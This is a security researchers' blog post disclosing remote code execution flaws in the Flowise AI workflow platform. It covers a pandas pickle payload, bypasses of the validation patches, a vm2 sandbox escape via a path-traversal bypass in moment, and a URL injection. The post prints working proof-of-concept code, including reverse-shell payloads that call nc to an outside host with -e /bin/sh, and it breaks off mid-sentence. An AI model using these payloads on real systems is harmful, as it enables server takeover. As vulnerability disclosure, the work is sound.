With the plethora of LLMs and AI products available today, it is not uncommon for developers to be subscribed to multiple services at once. Although these services can be very powerful individually, stringing them together into a single, coherent workflow is often anything but straightforward. So it came as no surprise to us that Flowise has become one of the top GitHub repositories in this space.
Flowise advertises itself as a "generative AI development platform for building AI Agents and LLM workflows".It offers a self-hosted option, as well as a cloud/enterprise plan where users can pay for support and additional enterprise features such as multiple workspaces.
Past Vulnerabilities
Imagine our surprise when we navigated to Flowise's security advisories on GitHub and saw that it was full of high and critical vulnerabilities.
As we reviewed these advisories, our curiosity was piqued even further, and we decided to spend some time reviewing the codebase as well.
Most of the patched issues were of high or critical severity, and the technical details behind them were alarming.
For example, CVE-2025-58434 described how the password reset flow allowed account takeovers.This was due to its original implementation sending the password reset token in the response when requesting a password reset token for an email address of a registered user.
There were also account-related issues, which can be used as part of an exploit chain. For example, the password change feature did not require the user to re-enter their password.The email change feature also had a similar issue.
Flowise's custom Model Context Protocol (MCP) node has also been associated with multiple prior Remote Code Execution (RCE) vulnerabilities, including CVE-2026-40933, CVE-2026-41268, CVE-2025-59528, and GHSA-6933-jpx5-q87q. These issues reflect a broader, systemic problem across the AI industry involving the insecure use of stdio MCP servers, as discussed in this analysis.
Discovered Vulnerabilities
Having reviewed all the low-hanging fruit covered thus far, we were determined to sweep the codebase for further vulnerabilities, with a particular focus on identifying Remote Code Execution (RCE) issues. After diving into this massive codebase, we were able to identify 6 more ways to achieve RCE in Flowise v3.1.1 and v3.1.2.
As we were writing up this post after having our submissions accepted, Flowise published a batch of vulnerabilities that were reported by ZDI and other researchers. These were vulnerabilities that affected versions prior to 3.1.0. Interestingly, CVE-2026-41264 was an RCE vulnerability in the CSVAgent node, which was what we reported as well. This meant that the patch was insufficient, and we were able to find additional vectors to exploit the issue in the patched version.
The other three RCE vulnerabilities we reported were novel and did not have previously documented variants. We identified multiple instances where Flowise permitted users to supply arbitrary options when initialising the TypeORM DataSource class, enabling exploitation of parameters such as entities to load and execute arbitrary JavaScript code. The SQL Database Chain and SQLite Record Manager nodes also allowed users to write a SQLite database to an arbitrary file path. We exploited this capability to create a polyglot shell script that was subsequently executed by chromium when launched via puppeteer.
The following sections provide a technical analysis of all RCE vulnerabilities that we identified in Flowise.
RCE via pandas (CSVAgent)
You might be wondering what pandas has to do with this Node.js codebase.
As it turns out, there were a few occurrences where pyodide was used to run Python code. This is because Flowise allows users to write their own pandas code to process CSV files, if they choose to.

One example is the CSVAgent node, which can be added to a Chatflow:
We observed that when creating a CSVAgent node in Flowise, there are 2 sources that we can influence:
csvFileBase64 - the uploaded CSV file that gets processed.
customReadCSVFunc - the pandas Python code.
The first source is csvFileBase64, which comes from the uploaded CSV file:

The second source is customReadCSVFunc, which is entered through the Additional Parameters window:
// /flowise-components/nodes/agents/CSVAgent/CSVAgent.ts

const pyodide = await LoadPyodide()

// First load the csv file and get the dataframe dictionary of column types
// For example using titanic.csv: {'PassengerId': 'int64', 'Survived': 'int64', 'Pclass': 'int64', 'Name': 'object', 'Sex': 'object', 'Age': 'float64', 'SibSp': 'int64', 'Parch': 'int64', 'Ticket': 'object', 'Fare': 'float64', 'Cabin': 'object', 'Embarked': 'object'}
let dataframeColDict = ''
let customReadCSVFunc = _customReadCSV ? _customReadCSV : 'read_csv(csv_data)'
const csvReadValidation = validatePythonCodeForDataFrame(customReadCSVFunc)
if (!csvReadValidation.valid) {
    throw new Error(
        `Custom read_csv code was rejected for security reasons (${
            csvReadValidation.reason ?? 'unsafe construct'
        }). Please use only safe pandas read_csv operations.`
    )
}
The maintainers know how dangerous allowing users to execute Python code is, so in order to mitigate against RCEs, the validatePythonCodeForDataFrame() function was used to validate user input:
The base64String variable was not useful to us as the input was base64-encoded before it reached this sink. This encoded string then gets decoded by the Python code.
Since this was a dead-end, we explored customReadCSVFunc instead.
One way to exploit this sink would be to look for a bypass in the denylist. The good thing is, if we find a bypass, exploitation should be straightforward since the code is run directly on the server.
Alternatively, we can go for a clean exploit by leveraging pandas itself.pd.read_pickle() is a prime candidate since we can control the functions called from pd.read_pickle() is somewhat of a wrapper that calls pickle.load(), so in theory we can achieve RCE since we can specify what gets unpickled.
First, we generate the base64-encoded pickled RCE payload that sends a reverse shell to our specified host and port:
Before using the payload directly in the customReadCSVFunc variable to perform pd.read_pickle(), we need to take care of a few constraints:
read_pickle() only expects "str, path object, or file-like object". So, we cannot simply feed it a byte string. The underlying pickle.load() expects a file handler as well.
We cannot use import or other related reserved words to use BytesIO for feeding an object into read_pickle().
We cannot use open() or other related functions to write the payload to disk to obtain a file handler either.
We cannot use URLs since the pyodide sandbox does not have raw socket capabilities.
To send requests, we need to use pyodide.http.pyfetch, which we are unable to due to the need for import.
So, one way to overcome this is to create a custom class that simulates BytesIO.The main functions called by read_pickle() are read() and readline(), so we just need to make sure they exist:
lass MiniBytesIO:
    def __init__(self, b):
        self.data = b
        self.pos = 0
    def read(self, n=-1):
        if n == -1:
            n = len(self.data) - self.pos
        chunk = self.data[self.pos:self.pos+n]
        self.pos += n
        return chunk
    def readline(self, n=-1):
        if self.pos >= len(self.data):
            return b""
        next_nl = self.data.find(b"\n", self.pos)
        if next_nl == -1:
            next_nl = len(self.data)
        if n != -1:
            next_nl = min(self.pos + n, next_nl)
        line = self.data[self.pos:next_nl+1]
        self.pos = next_nl + 1
        return line
Combining this MiniBytesIO class with the read_pickle() payload gives us the final PoC.
PoC
isnull("") # just a benign function from pandas to complete the existing code of `pd.`
class MiniBytesIO:
    def __init__(self, b):
        self.data = b
        self.pos = 0
    def read(self, n=-1):
        if n == -1:
            n = len(self.data) - self.pos
        chunk = self.data[self.pos:self.pos+n]
        self.pos += n
        return chunk
    def readline(self, n=-1):
        if self.pos >= len(self.data):
            return b""
        next_nl = self.data.find(b"\\n", self.pos)
        if next_nl == -1:
            next_nl = len(self.data)
        if n != -1:
            next_nl = min(self.pos + n, next_nl)
        line = self.data[self.pos:next_nl+1]
        self.pos = next_nl + 1
        return line
pd.read_pickle(MiniBytesIO(base64.b64decode("gASVQgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjCcvdXNyL2Jpbi9uYyAxNzIuMTcuMC4xIDEzMzM3IC1lIC9iaW4vc2iUhZRSlC4=")))
Over at Flowise, authenticate and create a new Chatflow:
Drag a CSV Agent node onto the canvas:
Click on `Additional Parameters` and fill the PoC in:
Close the window and click the Save icon on the top right. Then, note the UUID in the current URL, which will be used to trigger the Chatflow later.

Start a listening shell, then, in another terminal, send a curl command to the following URL (replacing <UUID> with your UUID) to start the Chatflow and trigger the RCE:
$ curl -X POST http://localhost:3000/api/v1/prediction/<UUID>
Claude's Assistance
After discovering this vulnerability through manual analysis, we fed this information into Claude to look for variants. It flagged another source (AirtableAgent) that also utilised Pyodide to execute Python code, but in that case, user input was passed as an encoded base64 string (similar to the base64String variable we previously saw):
Unfortunately, as we determined earlier, this source is not exploitable, since we would not be able to break out of the quotes.
Besides looking for variants, Claude also pointed us to an alternative PoC that can be used to exploit the CSVAgent sink. Instead of using read_pickle(), we can simply "import" the os module from pandas.io.common.os and this will let us execute os.system() without hitting the denylist:
Also ensuring that the input starts with read_csv():
export function validateCustomReadCSVFunction(code: string): PythonCodeValidationResult {
    const trimmed = code.trim()

    // Allowlist: must be a single read_csv() call
    if (!trimmed.startsWith('read_csv(')) {
        return { valid: false, reason: 'Custom read_csv code must start with read_csv(' }
    }

    // No newlines or semicolons — prevents class definitions and multi-statement payloads
    if (/[\n\r;]/.test(trimmed)) {
        return {
            valid: false,
            reason: 'Custom read_csv code must be a single function call with no newlines or semicolons'
        }
    }

    // Apply the denylist as a second layer
    return validatePythonCodeForDataFrame(trimmed)
}
The new constraints were thus:
Starts with read_csv(
No newlines or semicolons
No usage of read_pickle
However, this patch was bypassed by using the following payload:
This payload satisfied the constraints, and also did not violate the os. checks.
Subsequently, the developers pushed a separate patch which heavily restricted the input to ensure that read_csv is the only call the user is allowed to invoke.
Eventually, the entire CSVAgent and AirtableAgent files were removed, as there was an issue with NFKC normalization.
vm2 Sandbox Escape
The Original Report
As mentioned earlier in this article, Flowise supports the execution of custom JavaScript code using the POST /api/v1/node-custom-function endpoint, as demonstrated in the following request and response.
This custom JavaScript code was executed in a sandbox environment, defaulting to a fork of patriksimek/vm2 version 3.9.25. The patriksimek/vm2 sandbox executes JavaScript within the same Node.js process, which introduces significant security limitations and makes safely isolating untrusted code inherently difficult. Due to these concerns, the maintainers had previously deprecated the project and issued the following warning:
The library contains critical security issues and should not be used in production. Maintenance has been discontinued. Consider migrating to isolated-vm.
Flowise's fork of vm2 was outdated and vulnerable to CVE-2026-22709. The following proof-of-concept demonstrates exploiting CVE-2026-22709 to achieve RCE on Flowise version 3.1.1.
const error = new Error();
error.name = Object.getOwnPropertySymbols(Array)[0];
const f = async () => error.stack;
const promise = f();
promise.catch(e => {
    const Error = e.constructor;
    const Function = Error.constructor;
    const f = new Function(
        "process.mainModule.require('child_process').execSync('/usr/bin/nc 172.17.0.1 1234 -e /bin/sh')"
    );
    f();
});
However, we decided to try and identify a sandbox escape specific to Flowise to demonstrate the inherent risk of using the vm2 sandbox in a production context. Early into our investigation, we discovered the axios, moment and node-fetch modules were allowed by default within the vm2 sandbox.
<1> Allows custom JavaScript code to use the axios, moment and node-fetch dependencies by default inside the vm2 sandbox.
<2> If useSandbox=false or the E2B api key were not set, then it defaults to using the vm2 sandbox.
Including these external dependencies introduces a potential bypass of the vm2 sandbox. The vm2 sandbox relies on JavaScript proxies to intercept interactions between the sandbox and the host environment. However, built-in functions within imported external dependencies are not proxied, which could allow code execution outside the vm2 sandbox if a code execution sink exists.
Notably, the moment dependency had a previously reported path traversal vulnerability (CVE-2022-24785) that could lead to RCE when user input is passed to the locale function. The patch for CVE-2022-24785 implemented a regex check to disallow / or \ characters within a locale name, as shown in the code snippet below.
function isLocaleNameSane(name) {
    // Prevent names that look like filesystem paths, i.e contain '/' or '\'
    return name.match('^[^/\\\\]*$') != null; <1>
}

function loadLocale(name) {
    var oldLocale = null,
        aliasedRequire;
    // TODO: Find a better way to register and load all the locales in Node
    if (
        locales[name] === undefined &&
        typeof module !== 'undefined' &&
        module &&
        module.exports &&
        isLocaleNameSane(name)
    ) {
        try {
            oldLocale = globalLocale._abbr;
            aliasedRequire = require;
            aliasedRequire('./locale/' + name); <2>
            getSetGlobalLocale(oldLocale);
        } catch (e) {
            // mark as not found to avoid repeating expensive file require call causing high CPU
            // when trying to find en-US, en_US, en-us for every format call
            locales[name] = null; // null means not found
        }
    }
    return locales[name];
}
<1> Performs a regex check to disallow / or \ characters within the provided locale name.
<2> The vulnerable sink that introduced CVE-2022-24785.
Flowise used moment version v2.29.3, which had the CVE-2022-24785 patch applied. However, the patch is ineffective in preventing directory traversal in a sandbox context. The validation function uses the match function from the provided object, so an object with a match function that always returns true would bypass the validation check, as shown in the following proof-of-concept script.
fake = new String("../../../../../../../../../../../../../../../etc/passwd");
fake.match = function(regexp){return true;}; <1>
require("moment").locale(fake);
<1> Bypasses the validation check for CVE-2022-24785.
Since we had achieved access to a require sink within the vm2 sandbox, the next goal was to discover a method to save our payload to the local file system. Of note was the File Uploader for a Datastore, where we found that the uploaded file was saved to /root/.flowise/storage/{organisation_id}/docustore/{store_id}/{filename} on our Docker deployment using the default STORAGE_TYPE=local storage type, as shown below along with the uploaded JavaScript payload.
We could retrieve the organisation ID after authentication and viewing the response from the POST /api/v1/auth/login endpoint and the store ID after uploading the file from the POST /api/v1/document-store/loader/process/{loader_id} endpoint, as shown in the responses below.
The response from POST /api/v1/auth/login after a successful authentication attempt.

The GIF below demonstrates exploiting this sandbox escape by creating a Custom Function node in an Agentflow, which calls the vulnerable POST /api/v1/node-custom-function endpoin
The Follow-up Report

The sandbox escape vulnerability was initially reported to Flowise on 10 April 2026. The Flowise team originally attributed the root cause to the outdated vm2 sandbox and believed that updating to the latest version resolved it, as shown in the screenshot below.

As demonstrated in the previous section, the root cause was allowing the moment dependency in the sandboxed environment. We updated Flowise to commit dddfb3c90eec900d747790a439bd362a764039cd (the latest commit on the main branch at the time) to verify the sandbox escape and discovered that the vm2 sandbox was disabled by default due to changes in pull request #6168 (these changes were then reverted in PR #6206 after we reconfirmed exploiting the sandbox escape vulnerability).
This breaking change complicated the process of reconfirming the sandbox escape vulnerability. However, we identified that the following files invoke the executeJavaScriptCode function with the useSandbox=false option that executed code using the vm2 sandbox:
During the investigation of the above files, an injection issue into the sandboxed code was identified. This was caused by insufficient URL validation of the baseURL input, as demonstrated in the following code snippets.
/**
 * Validates if a string is a valid URL
 * @param {string} url The string to validate
 * @returns {boolean} True if valid URL, false otherwise
 */
export const isValidURL = (url: string): boolean => {
    try {
        new URL(url) <1>
        return true
    } catch {
        return false
    }
}
<1> The JavaScript URL class does not validate characters in the URL hash fragment.
We exploited this insufficient URL validation to inject our original sandbox escape code (as shown below), confirming that the sandbox escape vulnerability persisted in commit dddfb3c90eec900d747790a439bd362a764039cd, which the following GIF confirms.
"https://192.168.122.62:3000/#\";\nfake = new String(\"../../../../../../../../../../../../../../../../..{home_folder}/.flowise/storage/{organisation_id}/docustore/{store_id}/{filename}\");\nfake.match = function(regexp){return true;};\nrequire(\"moment\").locale(fake);//"
This alternative method for exploiting the sandbox escape vulnerability was reported to Flowise on 11 April 2026.
RCE via Environment Variable Injection into MCP Configurations
Flowise supports connecting to custom Model Context Protocol (MCP) servers via the "Custom MCP" node, which leverages the @modelcontextprotocol/sdk dependency. By default, the CUSTOM_MCP_PROTOCOL=stdio environment variable enables the use of the StdioClientTransport MCP client on a Custom MCP Config node, which is susceptible to RCE as previously mentioned in this article. It was apparent from reviewing the code that Flowise's maintainers were aware of this risk, given the validation checks that are enabled by default. The following snippet shows some of these checks.
